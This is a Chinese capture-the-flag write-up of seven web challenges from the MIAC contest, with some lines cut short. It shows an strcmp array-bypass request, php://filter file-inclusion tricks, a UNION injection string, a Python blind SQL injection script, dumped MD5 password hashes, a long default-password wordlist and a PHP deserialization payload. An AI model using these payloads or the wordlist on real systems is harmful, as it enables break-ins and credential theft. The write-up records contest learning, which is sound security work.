MIAC移动安全赛web writeup【不全】

原创

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ps：第一次预赛，，，算了不说了；第二次预赛身为web手全程各种服务器崩，心态爆炸，基本上只做了两道签到题；这次还行吧，最起码网络因素没了，也算了尽了全力，写个wp记录下比赛题目

WEB-1签到

Ascii值大于100，直接z过


WEB-2简单的题目

利用数组过strcmp，直接拿flag

```
POST / HTTP/1.1
Host: f944ecfceaddb11ec591f23738496e52.yogeit.com:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Referer: http://f944ecfceaddb11ec591f23738496e52.yogeit.com:8080/
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password[]=false&submit=%E7%99%BB%E5%BD%95
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 30 Oct 20
Content-Type: text/h
Connection: close
Vary: Accept-Encodin
Content-Length: 593

<html>
<head>
<meta content-type=text/html chatset="utf-8">
<title>Web</title>
</head>
<body>
<div align="center">
<h1>□□□web□□</h1>
    <form action="" method="POST">
        □□□:<INPUT TYPE="text" name="username"><BR>
        □    □:<INPUT TYPE="password"
name="password"><BR>
        <INPUT type="submit" value="□□" name="submit">
    </form>
</div>
</body>
</html>



<!--if(isset($_POST['password'])) {
    if (strcmp($_POST['password'], $flag) == 0)
        die($flag);
    else
        echo "[[[[[[";
}-->

flag{YOu_4re_G3t_FLAG_452}
```


WEB-3送大礼



直接google控制台出源码，变量覆盖，url?flag=sgdsf&bdctf=（qwq，能搜到原题），然后出flag

WEB-4 蓝盾管理员

右键，源代码

```
you are not bd-admin !

<!--
@$user = $_GET["user"];
@$file = $_GET["file"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bdadmin")){
    echo "hello bd-admin!<br>";
    include($file); //flag.php
}else{
    echo "you are not bd-admin ! ";
}
 -->
```


很明显咯，fliter伪协议，过~（读源码直接出）

WEB-5 火星撞地球

```
1' and 1=2 union select md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1),md5(1) #

1
```

弱口令得提示：

账号:	c4ca4238a0b923820dcc509a6f75849b
提示	flag藏在轩雅的密码里面

好气啊，这里！！！贼坑，提示是错的，找不到雅轩这个用户，唯一感觉有点像的是yxdoor，然后，，，，最后做出来，flag是admin这个用户对应的密码的md5值，！！！！！！

回到前面，提示拿到之后，想的就是注入进数据库了，尝试了下，布尔盲注可以，利用，用户名回显用户名错误还是密码错误就可以解决，这里不具体说明了，代码放下面：

```
author   = "GETF"
```

```
__author__ = 'LY'

# -*-coding:utf-8-*-


import requests



flag = ""

key=0

print("Start")

for i in range(1,13):

    for payload in range(33,126):

        headers = {'Host': 'eef6f0186546043da56bf4c7f7e6d3ca.yogeit.com:8080',

                   'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefo

                   'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

                   'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

                   'Accept-Encoding': 'gzip, deflate',

                   'Content-Type': 'application/x-www-form-urlencoded',

                   'Content-Length': '89',

                   'Referer': 'http://eef6f0186546043da56bf4c7f7e6d3ca.yogeit.com:8080/index.php',

                   'Cookie': 'PHPSESSID=jbt7fg57op5dd193tf8e9d0s40',

                   'Connection': 'close',

                   'Upgrade-Insecure-Requests': '1'

        }

        payload_ascii = payload

        haha = "1' or ascii(substr((select column_name from information_schema.columns where table_name=0x6

        data = {

            'name': haha,

            'password':'11',

            'submit2':"%E4%BC%9A%E5%91%98%E7%99%BB%E5%BD%95"

        }

        url = 'http://eef6f0186546043da56bf4c7f7e6d3ca.yogeit.com:8080/index.php'

        res = requests.post(url, headers=headers,data=data)
```

```
        length = len(res.text)
        if(length == 1357):
            flag = flag+chr(payload)
            print(flag)
            print('\n')
            break
        if(payload_ascii == 126):
            print("none")
```

下面是跑出来的结果的一些记录

```
#1516密码不正确
#1357账号错误
#database
#table member
#id（2）    member_user（11）    member_password（15）    member_name（11）    member_sex（10）    member_qq（9）
#4行数据

#member     admin         ghbb           xinyonghu       xydoor
#password       5416d7cd6ef195a0f7622a9c56b55e84            ef7dcdd31f00225b0a7063b975acedc6
# ef3dcdd21f00225b0a7063b974acedc6                 af3dcdf21f00225b0a2063b974acedc2
```

注意一点，跑列名要用16进制绕过，然后神他（文明）马sqlmap一跑就封ip！！！

之后就是拿第一条密码MD5解密，出答案，过~

这里在写write up的时候，发现了一个东西，！！！！所以啊，千万要查看源代码！！！！

```
<!--
$a = md5("123456") ;
echo $a; //$a结果为e10adc3949ba59abbe56e057f20f883e</p> <p>echo "<hr/>";</p> <p>
$e = md5("e10adc3949ba59abbe56e057f20f883evCmkn3"); //md5(password)+encrypt
echo $e; //$e的输出结果57cd0258e743463476e8d0028311ed44</p> <p>//所以123456经过phpcms v9加密规则后的结果就是57cd

1234
12345
123456
1234567
12345678
123456789
1234567890
0987654321
987654321
123123
12341234
1234512345
admin
admin1
1q2w3e4r
admin2
admin3
admin4
admin5
admin6
1q2w3e4r
admin7
admin8
admin9
admin111
admin222
admin333
admin444
admin555
admin666
admin777
admin888
admin999
admin000
admina
adminb
adminc
admind
admine
adminq
adminw
adminr
admint
adminy
adminu
admini
admino
admins
admina
```

admind
adminf
adming
adminh
adminj
admink
adminl
adminz
root
root1
root2
root3
root4
root5
root123
root1234
root12345
root123456
rootpass
rootpassword
rootpasswd
password
password123
password1234
password12345
password123456
pass
pass1
pass123
pass1234
pass12345
pass123456
passwd
passwd1
passwd12
passwd123
passwd1234
passwd12345
passwd123456
7u8i9o0p
6y7u8i9o0p
5t6y7u8i9o0p
9o0p-[=]
0p-[=]
741852963
963852741
789456123
abc123
123abc
mima
mima123
phpcms
phpcms123
phpcms1234
phpcms12345
phpcms123456
phpcms888
phpcms111
axis2
axis1

axis1
axis3
axis111
axis222
axis333
axis888
axis666
axis
testing
guest
support
manager
server
useradmin
adm
admin1
admin2
administrator
root
system
cszh
operator
super
sys
test
test1
power
info
default
username
master
sysadmin
sysman
sysadm
demo
www
it
itadmin
itadm
itmanager
security
cisco
wwwuser
webadmin
1
11
111
11111
111111
000000
testtest
test123
sys_manager
123456
tomcat
ceshi
ceshi1
ceshi2
ceshi3
kefu

```
caiwu
superadmin
my_test
admin
user
console
guanli
control
qwertyui
adm
msfadmin
sshd
ssh
administration
sales
postgres
mysql
oracle
checking
god
systemadmin
systemadministrator
www-data
mailadmin
webmaster
apache
service
12345
1234
123
password
p@ssword
passwd
P@ssw0rd
P@ssw0rd1
p@ssw0rd
kf
test2
test3
user1
imadmin
imsys
imsystem
fuck
postmaster
compile
professional
admins
r00t
tools
soft
mail
redhat123
1q2w3e4r
-->

<table width="100" border="0" align="center" cellpadding="0" cellspacing="0
```

这个源码来源于登录成功的那个页面

WEB-6 bluedon用户

基本上就是前面那题的进阶，做过好多几乎就是原题的题目，简单说一下，利用filter伪协议拿到源码

参考我的博客，点这里

（真的是基本一样）

```
<?php


class Read{//f1a9.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "恭喜get flag";
    }
}
?>
<?php
@$user = $_GET["user"];
@$file = $_GET["file"];
@$pass = $_GET["pass"];


if(isset($user)&&(file_get_contents($user,'r')==="the user is bluedon")){
    echo "hello bluedon!<br>";
    if(preg_match("/f1a9/",$file)){
```

```
    if(preg_match("/fla9/",$file)){
        exit();
    }else{
        @include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not bluedon ! ";
}

?>

<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bluedon")){
    echo "hello bluedon!<br>";
    include($file); //class.php
}else{
    echo "you are not bluedon ! ";
}
 -->
```

代码审计，注意到function __toString()，于是自己构造

```
<?php

        class Read{//flag.php

        public $file;

        }



        $a = new Read();

        $a->file = "fla9.php";

        $a = serialize($a);

        print_r($a);

?>
```

结果带入第三个参数，得flag，过~

WEB-7 web100

```php
<?php
error_reporting(0);
$KEY='BDCTF:www.bluedon.com';
include_once("flag.php");

$cookie = $_COOKIE['BDCTF'];

if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>
```

利用题目提示?hint得到上述源码，审计很容易判断unserialize($cookie) === "$KEY"，这题关键点在于cookies用url编码一下，如果不编码，分号的传输问题会导致出错，无返回~